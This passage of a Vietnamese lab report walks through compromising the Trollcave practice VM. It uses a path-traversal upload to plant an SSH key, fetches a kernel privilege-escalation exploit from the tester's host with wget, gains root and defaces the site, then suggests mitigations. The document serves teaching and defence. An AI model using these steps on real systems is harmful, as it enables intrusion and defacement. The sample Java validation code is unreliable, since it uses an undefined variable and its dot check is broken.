Những hệ điều hành và dịch vụ không được cập nhật thường xuyên dễ trở thành mục tiêu tấn công. Khi tấn công khai thác các lỗ hổng đã được công bố nhưng chưa được vá để xâm nhập và kiểm soát hệ thống. Các lỗ hổng này có thể dẫn đến rò rỉ dữ liệu, chiếm quyền điều khiển, hoặc thực hiện các hoạt động phá hoại. Việc không cập nhật định kỳ khiến hệ thống mất khả năng bảo vệ trước các mối đe dọa mới.



Đầu tiên sẽ quét trang web này với Nmap:

```

$ ./nmap.exe -A 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2024-11-29 19:05 SE Asia Standard Time
Nmap scan report for 192.168.56.102
Host is up (0.00085s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:ab:d7:2e:58:74:aa:86:28:dd:98:77:2f:53:d9:73 (RSA)
|   256 57:5e:f4:77:b3:94:91:7e:9c:55:26:30:43:64:b1:72 (ECDSA)
|_  256 17:4d:7b:04:44:53:d1:51:d2:93:e9:50:e0:b2:20:4c (ED25519)
80/tcp    open  http     nginx 1.10.3 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Trollcave
MAC Address: 08:00:27:7E:E8:47 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Có thể thấy rằng trang web này mở 2 dịch vụ là HTTP và SSH và nó sử dụng HTTP Server là Nginx. Còn dịch vụ SSH thì được cấu hình với nhiều mức mã hóa khác nhau.

Đăng nhập vào 1 tài khoản đã đăng ký:

Ở trang này có tính năng upload file trong tab File manager:

A screenshot of a web browser window. The address bar shows 'Không bảo mật | 192.168.56.102/user\_files'. The page title is 'Listing user\_files'. The top navigation menu includes 'Home', 'Users', 'onlyme (Member)', 'Post blog', 'Inbox', 'File manager', 'Preferences', and 'Log out'. A small image of a sign that says 'TROLL' is displayed. On the right side, there are two sections: 'Online users' (onlyme, cooldude89) and 'Newest users' (xer, onlyme, anybodyhome). Below these sections is a file upload form. It has a button labeled 'Chọn tệp' (Select file) with the placeholder text 'Không tệp nào được chọn' (No file selected). There is also a field for 'Alternate file name (optional)' and a large 'Upload' button.

Thử upload một vài file:

Chọn tệp

Alternate file name (optional)

File uploaded.

## Listing user\_files

<a href="#">frog_yes0.PNG</a>	<a href="#">Delete</a>
<a href="#">cry.png</a>	<a href="#">Delete</a>

Upload file

Không tệp nào được chọn

Alternate file name (optional)

Online users  
onlyme  
cooldude89

Newest users  
xer  
onlyme  
anybodyhome

Lúc này trong trang chỉnh sửa profile, sẽ xuất hiện danh sách file để đặt làm avatar:

Không bảo mật | 192.168.56.102/users/16/edit

Home Users onlyme (Member) 

Post blog Inbox File manager Preferences Log out

Update your profile

Username: onlyme

Email address: onlymememe@zmail.com

Avatar: /var/www/trollcave/public/uploads/onlyme/frog\_yes0.PNG  
< /var/www/trollcave/public/uploads/onlyme/frog\_yes0.PNG  
< /var/www/trollcave/public/uploads/onlyme/cry.png

New password:

Confirm new password:

Password hint: It is what it is

Online users  
onlyme  
cooldude89

Newest users  
xer  
onlyme  
anybodyhome

Tuy nhiên có thể thấy là những file này không chỉ hiển thị tên file mà còn hiển thị cả cấu trúc thư mục của Linux.

Trong hệ thống tệp (file system) của các hệ điều hành như Linux hoặc Unix, mỗi thư mục được tổ chức theo dạng cây thư mục. Mỗi nút trong cây đại diện cho một thư mục hoặc tệp, và các thư mục được tổ chức theo quan hệ cha-con. Một số ký hiệu đặc biệt giúp di chuyển giữa các thư mục, trong đó:

- “.” đại diện cho thư mục hiện tại (current directory).
- “..” đại diện cho thư mục cha (parent directory) của thư mục hiện tại.

Vì vậy chúng ta có thể sử dụng chuỗi `../` được sử dụng để di chuyển ngược lên một cấp trong cây thư mục, từ thư mục con lên thư mục cha. Nếu chuỗi này được sử dụng nhiều lần, chẳng hạn `../../../../`, nó sẽ di chuyển qua nhiều cấp, từ thư mục hiện tại về các thư mục cha liên tiếp cho đến khi đạt đến thư mục gốc `/`.

Với đường dẫn từ thư mục `/var/www/trollcave/public/uploads/{username}`, nếu sử dụng `../../../../../../../../` Chuỗi này lùi lên 6 cấp, đưa đường dẫn vượt khỏi mọi thư mục con để quay về thư mục gốc.

Tuy nhiên việc đặt tên file với các kí tự như `“/”` thì lại không được phép ở cả Linux và Windows. Nhưng tại trang web lại có tính năng “Alternate file name” để đặt tên file thay thế ngay trên web, chúng ta có thể thử đổi với kí tự `“/”`:

The screenshot shows a file upload interface. At the top, there is a button labeled "Chọn tệp" (Select file) and a text input field containing "angry.JPG". Below this, there is a label "Alternate file name (optional)" followed by another text input field containing ".\angry.jpg". At the bottom, there is a large "Upload" button.

Sau đó thử kiểm tra:

## Update your profile

Username  
onlyme

Email address  
onlymememe@zmail.com

Avatar

/var/www/trollcave/public/uploads/onlyme/frog\_yes0.PNG

/var/www/trollcave/public/uploads/onlyme/frog\_yes0.PNG

/var/www/trollcave/public/uploads/onlyme/cry.png

/var/www/trollcave/public/uploads/angry.jpg

New password

### Online users

onlyme  
cooldude89

### Newest users

xer  
onlyme  
anybodyhome

Như đã thấy thì nó đã thực sự lùi được 1 cấp thư mục. Vì vậy nếu lùi 6 cấp thì chúng ta sẽ đến được thư mục gốc của Linux.

Chúng ta đều đã biết trang web này có sử dụng dịch vụ SSH, trong cấu trúc thư mục của Linux, dịch vụ SSH sẽ được lưu trữ ở folder .ssh của người dùng. Trong thư mục `~/.ssh` của người dùng trong hệ thống Unix/Linux, file `authorized_keys` chứa danh sách các khóa công khai (public keys) được phép truy cập vào tài khoản người dùng đó thông qua phương thức xác thực SSH. Mỗi dòng trong file `authorized_keys` chứa một khóa công khai. Mỗi khóa công khai bắt đầu với phần thông tin định dạng (ví dụ `ssh-rsa`, `ssh-ed25519`), sau là khóa công khai thực tế, và có thể kết thúc bằng thông tin nhận diện (như email hoặc mô tả).

Vì vậy, chúng ta sẽ tạo một khóa công khai, có thể dùng lệnh `ssh-keygen -t rsa -b 2048`, sẽ tạo được file `id_rsa` chứa khoá bí mật và `id_rsa.pub` chứa khoá công khai



`id_rsa`



`id_rsa.pub`

File sẽ có định dạng thế này:

```
Open + id_rsa.pub ~/.ssh Save ⌂ ×
1 ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCoiGLw5J9ihuCfo1ZDdA/q2HCN/
CfBIkFyFijIqA1GHk0IH5zIINEED6euryHjSwLxzL1zy6noCAn87+6iGN2SW2SeYfU5kPXTi4zaAwaQdLwl7ICniFD6BeQBHyBB2HtTaKDbJNp4E0ekyL2k
pheguGaX4PN3B8903+zW2rFSk5uaOPPOVCmRZay9ohnKoW5jbZXQDo/
xm1xiJwnKQ0nYWrPpBIqlhSrsJ440vN445+E2ME1c0LYMKs9C5ouqtwwRlgplgDT/EpFceCNi8pRkBME9v nhoclahola@nhoclahola-virtual-
machine
```

Trước tiên sẽ thử đoán username trong thư mục /home để upload file dùng path traversal.


### Upload file

**id\_rsa.pub**

### Alternate file name (optional)

[.././././.../home/admin/.ssh/authorized\\_keys](.././././.../home/admin/.ssh/authorized_keys)

Với tên admin thì sẽ báo lỗi:



Do trang web này được tạo bằng Ruby On Rails framework, nên chúng ta có thể đoán username của Linux có tồn tại một user tên “rails”. Trong môi trường production, việc tạo một user riêng để chạy ứng dụng Ruby on Rails là một thực hành phổ biến, và user “rails” thường được chọn vì tên gọi này mang tính biểu tượng, dễ nhận biết và rõ

ràng. Mục đích của việc tạo user riêng là để tăng cường bảo mật và quản lý dễ dàng hơn. User này thường không có quyền root, chỉ được phép truy cập vào các thư mục và tài nguyên liên quan đến ứng dụng. Các thư mục như mã nguồn, file log, hoặc cache thường sẽ thuộc quyền sở hữu của user này. Điều này giúp cách ly ứng dụng, ngăn chặn sự ảnh hưởng lẫn nhau giữa các ứng dụng khác trên cùng hệ thống.

Vì vậy chúng ta sẽ thử với user là “rails”:

Upload file

id\_rsa.pub

Alternate file name (optional)

Lần này thì upload được file thành công:

File uploaded.

## Listing user\_files

frog_yes0.PNG	<input type="button" value="Delete"/>
cry.png	<input type="button" value="Delete"/>
angry.jpg	<input type="button" value="Delete"/>
<u>authorized_keys</u>	<input type="button" value="Delete"/>

**Online users**


onlyme  
cooldude89

**Newest users**

xer  
onlyme  
anybodyhome

Bây giờ file authorized\_keys sẽ nằm ở /home/rails/.ssh/authorized\_keys:

## Avatar



Do đó chúng ta có thể sử dụng khoá riêng tư đã tạo cùng với khoá công khai đã upload lên web để đăng nhập vào ssh (file id\_rsa):

```
$ ssh -i id_rsa rails@192.168.56.102
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

302 packages can be updated.
229 updates are security updates.

Last login: Fri Nov 29 17:00:39 2024 from 192.168.56.1
$
```

Như vậy là đã vào được shell của trang web, chúng ta sẽ thử di chuyển đến nơi chưa thư mục của trang web:

```
$ ls
bin dev home      initrd.img.old  lib64      media    opt   root   sbin   srv   tmp   var      vmlinuz.old
boot etc initrd.img lib          lost+found  mnt     proc   run   snap   sys   usr   vmlinuz
$ cd var
-sh: 7: cd: can't cd to var
```

Có thể thấy người dùng không có quyền root nên không được phép di chuyển vào thư mục /var.

```
$ id
uid=1001(rails) gid=1001(rails) groups=1001(rails)
```

Trước tiên sẽ kiểm tra phiên bản Linux.

```
$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.4 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

Hiện tại web server đang chạy ở phiên bản Ubuntu 16.04.4. Đây là một phiên bản Ubuntu cũ nên chúng ta có thể đi tìm kiếm cách để khai thác phiên bản cũ này.

The screenshot shows a search results page from a search engine. The search query is "ubuntu 16.04 exploit". The results are filtered to show only "Tất cả" (All) results. The first result is a link to Exploit-DB for a Linux Kernel exploit on Ubuntu 16.04.4. The exploit details are shown in a card:

**Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4)**  
16 tháng 3, 2018 — Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation. CVE-2017-16995 . local exploit for Linux platform.

**Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation**


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
44298	2017-16995	BRUCE LEIDL	LOCAL	LINUX	2018-03-16

EDB Verified: ✘ Exploit: ↴ / { } Vulnerable App:

← →

Có thể thấy ở phiên bản Linux này có một lỗi hỏng nghiêm trọng là leo thang đặc quyền CVE-2017-16995. Cơ chế khai thác là: Người dùng không có quyền có thể tải mã bytecode eBPF vào kernel thông qua các syscall như bpf() hoặc socket() (nếu được cấp quyền). Lỗi kiểm tra ranh giới xảy ra khi kernel không xử lý đúng các điều kiện trong quá trình xử lý bytecode eBPF. Kẻ tấn công có thể lợi dụng lỗi này để ghi đè dữ liệu trong bộ nhớ kernel, dẫn đến thực thi mã tùy ý.

Chúng ta có thể dùng file exploit đã được viết sẵn. Do file được viết bằng C nên cần phải biên dịch nó:



Sau đó chúng ta có thể đăng tải nó vào 1 web server (có thể là Apache) cùng mạng với web đang bị tấn công này để có thể tải nó về. Trong môi trường thực tế thì có thể đăng tải bất cứ đâu trên internet và khi xâm nhập được vào shell là có thể tải về.

📁 dashboard	1/14/2024 8:50 PM	File folder
📁 img	1/14/2024 8:50 PM	File folder
📁 webalizer	1/14/2024 8:50 PM	File folder
📁 xampp	1/14/2024 8:50 PM	File folder
🌐 applications.html	6/15/2022 11:07 PM	Microsoft Edge H... 4 KB
📄 bitnami.css	6/15/2022 11:07 PM	WebStorm2023.3 1 KB
📄 <u>exploit</u>	11/30/2024 5:59 AM	File 17 KB
favicon.ico	7/16/2015 10:32 PM	ICO File 31 KB
php index.php	7/16/2015 10:32 PM	PHP Source File 1 KB

Và từ terminal của máy đang bị tấn công, chúng ta tải file về:

```
$ wget 192.168.56.1/exploit
--2024-11-29 20:34:02-- http://192.168.56.1/exploit
Connecting to 192.168.56.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17176 (17K)
Saving to: 'exploit'

exploit                                100%[=====] 16.77K --.-KB/s   in 0s

2024-11-29 20:34:02 (97.5 MB/s) - 'exploit' saved [17176/17176]
```

Sau đó thực thi file vừa tải được:

```
$ chmod +x exploit
$ ./exploit
task_struct = ffff88002ae9f000
uidptr = ffff88002aeb7004
spawning root shell
root@trollcave:~#
```

Như vậy là chúng ta đã thành công leo thang đặc quyền từ quyền user lên quyền root.

```
root@trollcave:~# id
uid=0(root) gid=0(root) groups=0(root),1001(rails)
root@trollcave:~#
```

Như vậy là đã có thể truy cập vào thư mục chứa web.

```
root@trollcave:/# cd var
root@trollcave:/var# ls
backups cache crash lib local lock log mail opt run snap spool tmp www
root@trollcave:/var# cd www
root@trollcave:/var/www# ls
coolguy html trollcave
root@trollcave:/var/www# cd trollcave
root@trollcave:/var/www/trollcave# ls
app bin config config.ru db Gemfile Gemfile.lock lib log Procfile public Rakefile test tmp vendor
root@trollcave:/var/www/trollcave# cd public
root@trollcave:/var/www/trollcave/public# ls
404.html 422.html 500.html assets favicon.ico robots.txt uploads
```

Ở thư mục public chưa có file index nên chúng ta có thể tạo ngay một file index.html, khi người dùng vào trang web thì nó sẽ vào trang index đầu tiên.

```
root@trollcave:/var/www/trollcave/public# cat index.html
cat: index.html: No such file or directory
root@trollcave:/var/www/trollcave/public# touch index.html
root@trollcave:/var/www/trollcave/public# nano index.html
root@trollcave:/var/www/trollcave/public# cat index.html
<h1>You have been hacked</h1>
root@trollcave:/var/www/trollcave/public#
```

Như ở trên thì chúng ta đã tạo một file index với nội dung bên trong là một thẻ h1 thông báo “You have been hacked”.

Bây giờ thử vào lại trang web:



Bây giờ khi truy cập địa chỉ trang web thì nó chỉ hiển thị như chúng ta đã thiết lập, từ đó có thể điều chỉnh để phát tán thông điệp như ý muốn của kẻ tấn công. Như vậy là đã tấn công deface thành công thông qua các lỗ hổng upload file, leo thang đặc quyền từ user lên root trong Linux.

#### Đề xuất giải pháp phòng chống:

Để ngăn chặn các cuộc tấn công thông qua tính năng upload file, việc xác thực các tệp tải lên là vô cùng quan trọng. Cần kiểm tra định dạng file kỹ lưỡng, chỉ cho phép tải

lên các loại tệp an toàn như hình ảnh, tài liệu PDF, hoặc các tệp văn bản. Đặc biệt, cần sử dụng danh sách trắng để xác định loại file hợp lệ thay vì chỉ kiểm tra đuôi file. Bên cạnh đó, các ký tự đặc biệt như “/” cần bị loại bỏ trong tên file để tránh việc tấn công thông qua path traversal. Việc kiểm tra kích thước tệp tải lên và giới hạn các tệp có khả năng chứa mã độc là một biện pháp bảo mật quan trọng khác.

```

@RestController
@RequestMapping("/upload")
public class FileUploadController {

    private static final String UPLOAD_DIR = "/path/to/upload/directory";
    private static final long MAX_FILE_SIZE = 10485760; // Giới hạn kích thước tệp (10MB)

    private static final String[] ALLOWED_EXTENSIONS = { "jpg", "jpeg", "png", "gif", "pdf", "txt" };

    @PostMapping("/file")
    public ResponseEntity<String> uploadFile(@RequestParam("file") MultipartFile file) throws IOException {

        // Kiểm tra xem file có tồn tại không
        if (file.isEmpty()) {
            return ResponseEntity.badRequest().body("No file selected!");
        }
        // Kiểm tra kích thước tệp
        if (file.getSize() > MAX_FILE_SIZE) {
            return ResponseEntity.badRequest().body("File is too large. Maximum allowed size is 10MB.");
        }

        // Kiểm tra để tránh tấn công path traversal
        if (fileName.contains(".")) {
            return ResponseEntity.badRequest().body("Invalid file path!");
        }

        // Kiểm tra loại tệp bằng Tika (thư viện xác định kiểu MIME thực tế)
        Tika tika = new Tika();
        String fileType = tika.detect(file.getInputStream());

        // Kiểm tra nếu loại tệp hợp lệ (dựa trên MIME type)
        if (!isValidFileType(fileType)) {
            return ResponseEntity.badRequest().body("Invalid file type!");
        }

        // Lưu tệp vào thư mục upload
        File targetfile = new File(UPLOAD_DIR, fileName);
        file.transferTo(targetfile);


        return ResponseEntity.ok("File uploaded successfully!");
    }
}

```

Cần phân quyền rõ ràng cho người dùng và các ứng dụng, hạn chế quyền truy cập của người dùng vào các thư mục hệ thống quan trọng. Việc tạo người dùng với quyền hạn tối thiểu để chạy các ứng dụng là rất quan trọng. Ví dụ, với ứng dụng Ruby on Rails, người dùng "rails" thường được tạo để chạy ứng dụng mà không có quyền root. Điều này giúp ngăn chặn việc kẻ tấn công có thể lợi dụng tài khoản ứng dụng để chiếm quyền truy

cập hệ thống. Các thư mục quan trọng như "/var" cần được bảo vệ nghiêm ngặt và chỉ cho phép người dùng có quyền truy cập phù hợp.

Việc duy trì các bản phân phối hệ điều hành và phần mềm ứng dụng luôn được cập nhật là cực kỳ quan trọng để bảo vệ hệ thống khỏi các lỗ hổng bảo mật đã biết. Cụ thể, các hệ điều hành cũ như Ubuntu 16.04.4 có thể chứa các lỗ hổng nghiêm trọng như lỗ leo thang đặc quyền trong kernel. Cập nhật hệ điều hành lên các phiên bản mới hơn và áp dụng các bản vá bảo mật thường xuyên giúp ngăn ngừa việc kẻ tấn công có thể lợi dụng các lỗ hổng này. Bên cạnh đó, việc duy trì một chính sách cập nhật phần mềm mạnh mẽ là rất quan trọng để bảo vệ hệ thống khỏi các mối đe dọa mới. Việc cập nhật phần mềm tuy đơn giản nhưng lại rất hiệu quả.



Dánh giá:

Kịch bản tấn công vào những dịch vụ và hệ điều hành không được cập nhật thường xuyên là một ví dụ rõ ràng về mối nguy hiểm mà các hệ thống này đối mặt khi không được bảo trì đúng cách. Những lỗ hổng đã được công bố nhưng chưa được vá có thể tạo cơ hội cho kẻ tấn công khai thác và chiếm quyền kiểm soát hệ thống, gây ra các thiệt hại nghiêm trọng như rò rỉ dữ liệu, leo thang đặc quyền, hoặc thực hiện các hành động phá hoại như deface website. Cụ thể, việc không cập nhật định kỳ phần mềm và hệ điều hành sẽ làm mất khả năng bảo vệ hệ thống khỏi các mối đe dọa mới, và là yếu tố chính làm gia tăng nguy cơ bị tấn công.

Kịch bản này sử dụng kỹ thuật "path traversal" để khai thác lỗ hổng trong tính năng upload file của một website, giúp kẻ tấn công có thể điều hướng ra ngoài thư mục lưu trữ các tệp tải lên và tiếp cận các thư mục hệ thống quan trọng. Việc sử dụng ký tự đặc biệt như "/" trong tên file là một điểm yếu, mà nếu không được kiểm tra chặt chẽ sẽ tạo điều kiện cho kẻ tấn công leo lên các thư mục cao hơn và xâm nhập vào các khu vực nhạy cảm của hệ thống. Hơn nữa, việc trang web không hạn chế quyền truy cập vào các thư mục hệ thống khiến cho kẻ tấn công có thể di chuyển đến thư mục gốc và thực hiện các cuộc tấn công tiếp theo.


Một phần quan trọng trong kịch bản này là khai thác lỗ hổng CVE-2017-16995, một lỗ nghiêm trọng trong phiên bản Ubuntu cũ, cho phép kẻ tấn công leo thang đặc quyền từ người dùng lên quyền root. Bằng cách lợi dụng lỗ này, kẻ tấn công có thể ghi đè bộ nhớ kernel và thực thi mã tùy ý. Việc sử dụng công cụ khai thác (exploit) có sẵn và thực hiện tấn công từ terminal của máy bị tấn công là một ví dụ điển hình về cách thức mà các lỗ hổng bảo mật có thể bị khai thác một cách triệt để nếu không được vá kịp thời.

Giải pháp phòng ngừa cho các loại tấn công này cần bao gồm việc kiểm tra và xác thực tệp tải lên, đặc biệt là loại bỏ các ký tự đặc biệt như "/" trong tên file để ngăn chặn các cuộc tấn công theo kiểu path traversal. Việc sử dụng danh sách trắng để chỉ cho phép tải lên những loại tệp an toàn, cùng với việc giới hạn quyền truy cập vào hệ thống và phân quyền người dùng hợp lý, cũng là những biện pháp quan trọng giúp bảo vệ hệ

thống. Đặc biệt, việc duy trì cập nhật thường xuyên hệ điều hành và phần mềm, bao gồm việc áp dụng các bản vá bảo mật, là điều kiện tiên quyết để ngăn ngừa các cuộc tấn công dựa trên các lỗ hổng đã được công bố. Hệ thống bảo mật cần được cập nhật theo các phiên bản mới nhất để giảm thiểu nguy cơ bị tấn công.

Vì vậy, kịch bản này cung cấp cái nhìn tổng quan về cách các hệ thống có lỗ hổng bảo mật có thể bị tấn công, đồng thời đưa ra các giải pháp phòng ngừa thiết yếu. Tuy nhiên, để có một bảo mật toàn diện, các giải pháp này cần được kết hợp với các phương thức phát hiện tấn công và kiểm tra bảo mật liên tục.

### 3.2.4 Kịch bản 4: Tấn công vét cạn thông tin đăng nhập trang quản trị



Trong kịch bản này, nhóm sẽ minh họa cho kỹ thuật tấn công vét cạn thông tin đăng nhập. Hình trên là một web-app mô phỏng một trang blog tin tức thường gặp. Thông thường các trang web này sẽ có một trang quản trị dành cho admin để chỉnh sửa bài viết cũng như thực hiện các thao tác quản trị khác.

Burp Suite Professional v2024.11 - Temporary Project - licensed to h3110w0rld

Sniper attack

Target: https://2f4f-171-252-155-208.ngrok-free.app  Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 GET /$ HTTP/2
2 Host: 2f4f-171-252-155-208.ngrok-free.app
3 Cookie: abuse_interstitial=2f4f-171-252-155-208.ngrok-free.app
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
